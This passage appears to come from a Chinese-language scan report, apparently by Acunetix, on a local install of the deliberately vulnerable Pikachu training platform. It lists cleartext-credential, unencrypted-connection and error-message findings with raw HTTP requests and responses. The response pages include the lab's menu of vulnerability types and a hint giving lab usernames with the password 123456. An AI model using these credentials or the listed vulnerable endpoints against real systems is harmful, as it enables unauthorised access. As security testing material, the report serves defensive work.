/div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 此站点应通过安全的 (HTTPS) 连接发送和接收数据。 |
| 复测结果 |  |

* + - 1. 用户凭据已作为明文发送

|  |  |
| --- | --- |
| 风险名称 | 用户凭据已作为明文发送 |
| 风险级别 | **中** |
| 风险描述 | 用户凭据已通过未加密通道传输。此信息应始终通过加密通道 (HTTPS) 传输，以避免被恶意用户拦截。 |
| 请求数据 | GET /pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/csrf/csrfget/csrf\_get\_login.php  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Cache-Control: no-store, no-cache, must-revalidate  Content-Type: text/html;charset=utf-8  Date: Fri, 03 Feb 2023 00:59:49 GMT  Expires: Thu, 19 Nov 1981 08:52:00 GMT  Pragma: no-cache  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  Set-Cookie: PHPSESSID=84tbhc3gvimj9m9uc2k31bh537; path=/  X-Powered-By: PHP/7.0.9  Content-Length: 34874    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../../assets/js/html5shiv.min.js"/script  script src="../../../assets/js/respond.min.js"/script  ![endif]--  script src="../../../assets/js/jquery-2.1.4.min.js"/script  script src="../../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_dom.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_dom\_x.php"  i class="menu-icon fa fa-caret-right"/i  DOM型xss-x  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xssblind/xss\_blind.php"  i class="menu-icon fa fa-caret-right"/i  xss之盲打  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_01.php"  i class="menu-icon fa fa-caret-right"/i  xss之过滤  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xss/xss\_02.php"  i class="menu-icon fa fa-caret-right"/i  xss之htmlspecialchars  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_03.php"  i class="menu-icon fa fa-caret-right"/i  xss之href输出  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/xss/xss\_04.php"  i class="menu-icon fa fa-caret-right"/i  xss之js输出  /a  b class="arrow"/b  /li  /ul  /li   li class="active open"  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-share"/i  span class="menu-text"  CSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/csrf/csrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class="active"   a href="../../../vul/csrf/csrfget/csrf\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrfpost/csrf\_post\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/csrf/csrftoken/token\_get\_login.php"  i class="menu-icon fa fa-caret-right"/i  CSRF Token  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-fighter-jet"/i  span class="menu-text"  SQL-Inject  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/sqli/sqli.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_id.php"  i class="menu-icon fa fa-caret-right"/i  数字型注入(post)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_str.php"  i class="menu-icon fa fa-caret-right"/i  字符型注入(get)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_search.php"  i class="menu-icon fa fa-caret-right"/i  搜索型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_x.php"  i class="menu-icon fa fa-caret-right"/i  xx型注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_iu/sqli\_login.php"  i class="menu-icon fa fa-caret-right"/i  "insert/update"注入  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_del.php"  i class="menu-icon fa fa-caret-right"/i  "delete"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_header/sqli\_header\_login.php"  i class="menu-icon fa fa-caret-right"/i  "http header"注入  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/sqli/sqli\_blind\_b.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on boolian)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_blind\_t.php"  i class="menu-icon fa fa-caret-right"/i  盲注(base on time)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/sqli/sqli\_widebyte.php"  i class="menu-icon fa fa-caret-right"/i  宽字节注入  /a  b class="arrow"/b  /li  /ul  /li     li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-pencil"/i  span class="menu-text"  RCE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/rce/rce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_ping.php"  i class="menu-icon fa fa-caret-right"/i  exec "ping"  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/rce/rce\_eval.php"  i class="menu-icon fa fa-caret-right"/i  exec "evel"  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-file"/i  span class="menu-text"  File Inclusion  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/fileinclude/fileinclude.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_local.php"  i class="menu-icon fa fa-caret-right"/i  File Inclusion(local)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/fileinclude/fi\_remote.php""  i class="menu-icon fa fa-caret-right"/i  File Inclusion(remote)  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-download"/i  span class="menu-text"  Unsafe Filedownload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafedownload/unsafedownload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafedownload/down\_nba.php"  i class="menu-icon fa fa-caret-right"/i  Unsafe Filedownload  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-upload"/i  span class="menu-text"  Unsafe Fileupload  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unsafeupload/upload.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/unsafeupload/clientcheck.php"  i class="menu-icon fa fa-caret-right"/i  client check  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/servercheck.php"  i class="menu-icon fa fa-caret-right"/i  MIME type  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unsafeupload/getimagesize.php"  i class="menu-icon fa fa-caret-right"/i  getimagesize  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-text-height"/i  span class="menu-text"  Over Permission  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/overpermission/op.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op1/op1\_login.php"  i class="menu-icon fa fa-caret-right"/i  水平越权  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/overpermission/op2/op2\_login.php"  i class="menu-icon fa fa-caret-right"/i  垂直越权  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  ../../  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/dir/dir.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/dir/dir\_list.php"  i class="menu-icon fa fa-caret-right"/i  目录遍历  /a  b class="arrow"/b  /li  /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-camera"/i  span class="menu-text"  敏感信息泄露  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/infoleak/infoleak.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../../vul/infoleak/findabc.php"  i class="menu-icon fa fa-caret-right"/i  IcanseeyourABC  /a  b class="arrow"/b  /li    /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-align-left"/i  span class="menu-text"  PHP反序列化  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/unserilization/unserilization.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/unserilization/unser.php"  i class="menu-icon fa fa-caret-right"/i  PHP反序列化漏洞  /a  b class="arrow"/b  /li   /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-flag"/i  span class="menu-text"  XXE  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/xxe/xxe.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/xxe/xxe\_1.php"  i class="menu-icon fa fa-caret-right"/i  XXE漏洞  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-repeat"/i  span class="menu-text"  URL重定向  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/urlredirect/unsafere.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/urlredirect/urlredirect.php"  i class="menu-icon fa fa-caret-right"/i  不安全的URL跳转  /a  b class="arrow"/b  /li   /ul  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon fa fa-exchange"/i  span class="menu-text"  SSRF  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../vul/ssrf/ssrf.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_curl.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(curl)  /a  b class="arrow"/b  /li   li class=""   a href="../../../vul/ssrf/ssrf\_fgc.php"  i class="menu-icon fa fa-caret-right"/i  SSRF(file\_get\_content)  /a  b class="arrow"/b  /li   /ul  /li      li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-cog"/i  span class="menu-text"  管理工具  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../../pkxss/index.php"  i class="menu-icon fa fa-caret-right"/i  XSS后台  /a  b class="arrow"/b  /li     /ul  /li    /ul!-- /.nav-list --   div class="sidebar-toggle sidebar-collapse" id="sidebar-collapse"  i id="sidebar-toggle-icon" class="ace-icon fa fa-angle-double-left ace-save-state" data-icon1="ace-icon fa fa-angle-double-left" data-icon2="ace-icon fa fa-angle-double-right"/i  /div  /div    div class="main-content"  div class="main-content-inner"  div class="breadcrumbs ace-save-state" id="breadcrumbs"  ul class="breadcrumb"  li  i class="ace-icon fa fa-home home-icon"/i  a href="../csrf.php"CSRF/a  /li  li class="active"CSRF(get) login/li  /ul!-- /.breadcrumb --   a href="#" style="float:right" data-container="body" data-toggle="popover" data-placement="bottom" title="tips(再点一下关闭)"  data-content="这里一共有这么些用户vince/allen/kobe/grady/kevin/lucy/lili,密码全部是123456"  点一下提示~  /a   /div  div class="page-content"    div class="xss\_form"  div class="xss\_form\_main"  h4 class="header blue lighter bigger"  i class="ace-icon fa fa-coffee green"/i  Please Enter Your Information  /h4   form method="get" action="csrf\_get\_login.php"  !-- fieldset--  label  span  input type="text" name="username" placeholder="Username" /  i class="ace-icon fa fa-user"/i  /span  /label  /br   label  span  input type="password" name="password" placeholder="Password" /  i class="ace-icon fa fa-lock"/i  /span  /label    div class="space"/div   div class="clearfix"  labelinput class="submit" name="submit" type="submit" value="Login" //label  /div   /form     /div!-- /.widget-main --   /div!-- /.widget-body --     /div!-- /.page-content --  /div /div!-- /.main-content --         div class="footer"  div class="footer-inner"  div class="footer-content"  span class="bigger-120"  Pikachu PIKA~ PIKA~copy; runner.han  /span   /div  /div /div  a href="#" id="btn-scroll-up" class="btn-scroll-up btn btn-sm btn-inverse"  i class="ace-icon fa fa-angle-double-up icon-only bigger-110"/i /a /div!-- /.main-container --  !-- basic scripts --  !--[if !IE] --  !-- ![endif]--  !--[if IE] script src="../../../assets/js/jquery-1.11.3.min.js"/script ![endif]-- script type="text/javascript"  if('ontouchstart' in document.documentElement) document.write("script src='../../../assets/js/jquery.mobile.custom.min.js'"+""+"/script"); /script  !-- page specific plugin scripts --  !--[if lte IE 8] script src="../../../assets/js/excanvas.min.js"/script ![endif]-- script src="../../../assets/js/jquery-ui.custom.min.js"/script script src="../../../assets/js/jquery.ui.touch-punch.min.js"/script script src="../../../assets/js/jquery.easypiechart.min.js"/script script src="../../../assets/js/jquery.sparkline.index.min.js"/script script src="../../../assets/js/jquery.flot.min.js"/script script src="../../../assets/js/jquery.flot.pie.min.js"/script script src="../../../assets/js/jquery.flot.resize.min.js"/script  !-- ace scripts -- script src="../../../assets/js/ace-elements.min.js"/script script src="../../../assets/js/ace.min.js"/script  !-- inline scripts related to this page --  script  $(function (){  $("[data-toggle='popover']").popover();  }); /script   /body /html |
| 修复建议 | 由于用户凭据被视为敏感信息，因此应始终通过加密连接 (HTTPS) 将其传输到服务器。 |
| 复测结果 |  |

* + - 1. 未加密的连接

|  |  |
| --- | --- |
| 风险名称 | 未加密的连接 |
| 风险级别 | **中** |
| 风险描述 | 此扫描目标通过未加密的连接进行连接。潜在攻击者可以拦截并修改往返此站点的数据。 |
| 请求数据 | GET /pikachu-master/vul/unsafeupload/ HTTP/1.1  Referer: http://192.168.0.177/pikachu-master/vul/unsafeupload/  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive |
| 响应数据 | HTTP/1.1 403 Forbidden  Connection: close  Content-Length: 2208  Accept-Ranges: bytes  Content-Type: text/html  Date: Fri, 03 Feb 2023 00:59:50 GMT  Etag: "8a0-591a0c9716500"  Last-Modified: Tue, 03 Sep 2019 07:10:44 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02    !DOCTYPE html  html lang="zh-CN"  head   meta charset="utf-8"   title403 错误 - phpstudy/title   meta name="keywords" content=""   meta name="description" content=""   meta name="renderer" content="webkit"   meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"   meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"   meta name="apple-mobile-web-app-status-bar-style" content="black"   meta name="apple-mobile-web-app-capable" content="yes"   meta name="format-detection" content="telephone=no"   meta HTTP-EQUIV="pragma" CONTENT="no-cache"   meta HTTP-EQUIV="Cache-Control" CONTENT="no-store, must-revalidate"   meta HTTP-EQUIV="expires" CONTENT="Wed, 26 Feb 1997 08:21:57 GMT"   meta HTTP-EQUIV="expires" CONTENT="0"   style   body{   font: 16px arial,'Microsoft Yahei','Hiragino Sans GB',sans-serif;   }   h1{   margin: 0;   color:#3a87ad;   font-size: 26px;   }   .content{   width: 45%;   margin: 0 auto;     }   .content div{   margin-top: 200px;   padding: 20px;   background: #d9edf7;   border-radius: 12px;   }   .content dl{   color: #2d6a88;   line-height: 40px;   }   .content div div {   padding-bottom: 20px;   text-align:center;   }   /style  /head  body   div class="content"   div   h1403 - Forbidden 禁止访问: 访问被拒绝/h1   dl   dt错误说明：禁止访问，服务器拒绝访问/dt   dt原因1：未找到默认的索引文件/dt   dd解决办法：/dd   ddIIS中【启用默认内容文档】选项中将默认打开文档修改为程序首页文件格式，如：index.html或者index.php/dd   dt原因2：文件夹安全权限导致/dt   dd解决办法：/dd   dd程序文件-右击-属性-安全-Users-修改为读取和执行权限/dd   /dl   div使用手册，视频教程，BUG反馈，官网地址： a href="https://www.xp.cn" target="\_blank"www.xp.cn/a /div     /div   /div  /body  /html |
| 修复建议 | 此站点应通过安全的 (HTTPS) 连接发送和接收数据。 |
| 复测结果 |  |

* + - 1. 应用程序错误消息

|  |  |
| --- | --- |
| 风险名称 | 应用程序错误消息 |
| 风险级别 | **中** |
| 风险描述 | div class=\"bb-coolbox\"span class=\"bb-dark\"此警报需要手动确认/span/divbr/Acunetix 发现了一个或多个错误/警告消息。应用程序错误或警告消息可能会将有关应用程序内部工作的敏感信息泄露给攻击者。br/这些消息还可能包含产生了未处理异常的文件的位置。br/请查阅“攻击详情”部分，以获取有关受影响页面的更多信息。 |
| 请求数据 | POST /pikachu-master/vul/rce/rce\_eval.php HTTP/1.1  Content-Type: application/x-www-form-urlencoded  Referer: http://192.168.0.177/pikachu-master/vul/rce/rce\_eval.php  Cookie: PHPSESSID=8mdg0pmbv5up5fhlf86mnbkt87  Content-Length: 31  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  Accept-Encoding: gzip,deflate,br  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.0 Safari/537.36  Host: 192.168.0.177  Connection: Keep-alive    submit=%E6%8F%90%E4%BA%A4txt=1 |
| 响应数据 | HTTP/1.1 200 OK  Connection: close  Content-Type: text/html; charset=UTF-8  Date: Fri, 03 Feb 2023 01:00:42 GMT  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod\_fcgid/2.3.9a mod\_log\_rotate/1.02  X-Powered-By: PHP/7.0.9  Content-Length: 30992    !DOCTYPE html html lang="en" head  meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /  meta charset="utf-8" /  titleGet the pikachu/title   meta name="description" content="overview amp; stats" /  meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0" /   !-- bootstrap fontawesome --  link rel="stylesheet" href="../../assets/css/bootstrap.min.css" /   link rel="stylesheet" href="../../assets/font-awesome/4.5.0/css/font-awesome.min.css" /   !-- page specific plugin styles --   !-- text fonts --  link rel="stylesheet" href="../../assets/css/fonts.googleapis.com.css" /   !-- ace styles --  link rel="stylesheet" href="../../assets/css/ace.min.css" class="ace-main-stylesheet" id="main-ace-style" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-part2.min.css" class="ace-main-stylesheet" /  ![endif]--  link rel="stylesheet" href="../../assets/css/ace-skins.min.css" /  link rel="stylesheet" href="../../assets/css/ace-rtl.min.css" /   !--[if lte IE 9]  link rel="stylesheet" href="../../assets/css/ace-ie.min.css" /  ![endif]--   !-- inline styles related to this page --   !-- ace settings handler --  script src="../../assets/js/ace-extra.min.js"/script   !-- HTML5shiv and Respond.js for IE8 to support HTML5 elements and media queries --   !--[if lte IE 8]  script src="../../assets/js/html5shiv.min.js"/script  script src="../../assets/js/respond.min.js"/script  ![endif]--  script src="../../assets/js/jquery-2.1.4.min.js"/script  script src="../../assets/js/bootstrap.min.js"/script  /head  body class="no-skin" div id="navbar" class="navbar navbar-default ace-save-state"  div class="navbar-container ace-save-state" id="navbar-container"   div class="navbar-header pull-left"  a href="../../index.php" class="navbar-brand"  small  i class="fa fa-key"/i  Pikachu 漏洞练习平台 pika~pika~  /small  /a  /div   div class="navbar-buttons navbar-header pull-right" role="navigation"  ul class="nav ace-nav"   li class="light-blue dropdown-modal"  a data-toggle="dropdown" href="#" class="dropdown-toggle"  img class="nav-user-photo" src="../../assets/images/avatars/pikachu1.png" alt="Jason's Photo" /  span class="user-info"  small欢迎/small  骚年  /span  /a   /li  /ul  /div  /div!-- /.navbar-container -- /div  div class="main-container ace-save-state" id="main-container"  script type="text/javascript"  try{ace.settings.loadState('main-container')}catch(e){}  /script    div id="sidebar" class="sidebar responsive ace-save-state"  script type="text/javascript"  try{ace.settings.loadState('sidebar')}catch(e){}  /script   ul class="nav nav-list"  li class=""  a href="../../index.php"  i class="ace-icon glyphicon glyphicon-tags"/i  span class="menu-text" 系统介绍 /span  /a   b class="arrow"/b  /li   li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-lock"/i  span class="menu-text"  暴力破解  /span   b class="arrow fa fa-angle-down"/b  /a   b class="arrow"/b   ul class="submenu"  li class=""   a href="../../vul/burteforce/burteforce.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a   b class="arrow"/b  /li  li class=""   a href="../../vul/burteforce/bf\_form.php"  i class="menu-icon fa fa-caret-right"/i  基于表单的暴力破解  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_server.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on server)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_client.php"  i class="menu-icon fa fa-caret-right"/i  验证码绕过(on client)  /a   b class="arrow"/b  /li   li class=""  a href="../../vul/burteforce/bf\_token.php"  i class="menu-icon fa fa-caret-right"/i  token防爆破?  /a   b class="arrow"/b  /li   !-- li class="--!--"-- !-- a href="#" class="dropdown-toggle"-- !-- i class="menu-icon fa fa-caret-right"/i-- !---- !-- test-- !-- b class="arrow fa fa-angle-down"/b-- !-- /a-- !---- !-- b class="arrow"/b-- !---- !-- ul class="submenu"-- !-- li class="--!--"-- !-- a href="top-menu.html"-- !-- i class="menu-icon fa fa-caret-right"/i-- !-- test sun 01-- !-- /a-- !---- !-- b class="arrow"/b-- !-- /li-- !---- !-- /ul-- !-- /li--      /ul  /li    li class=""  a href="#" class="dropdown-toggle"  i class="ace-icon glyphicon glyphicon-indent-left"/i  span class="menu-text"  Cross-Site Scripting  /span  b class="arrow fa fa-angle-down"/b  /a  b class="arrow"/b  ul class="submenu"   li class=""   a href="../../vul/xss/xss.php"  i class="menu-icon fa fa-caret-right"/i  概述  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_reflected\_get.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(get)  /a  b class="arrow"/b  /li     li class=""   a href="../../vul/xss/xsspost/post\_login.php"  i class="menu-icon fa fa-caret-right"/i  反射型xss(post)  /a  b class="arrow"/b  /li    li class=""   a href="../../vul/xss/xss\_stored.php"  i class="menu-icon fa fa-caret-right"/i  存储型xss  /a  b class="arrow"/b  /li    li 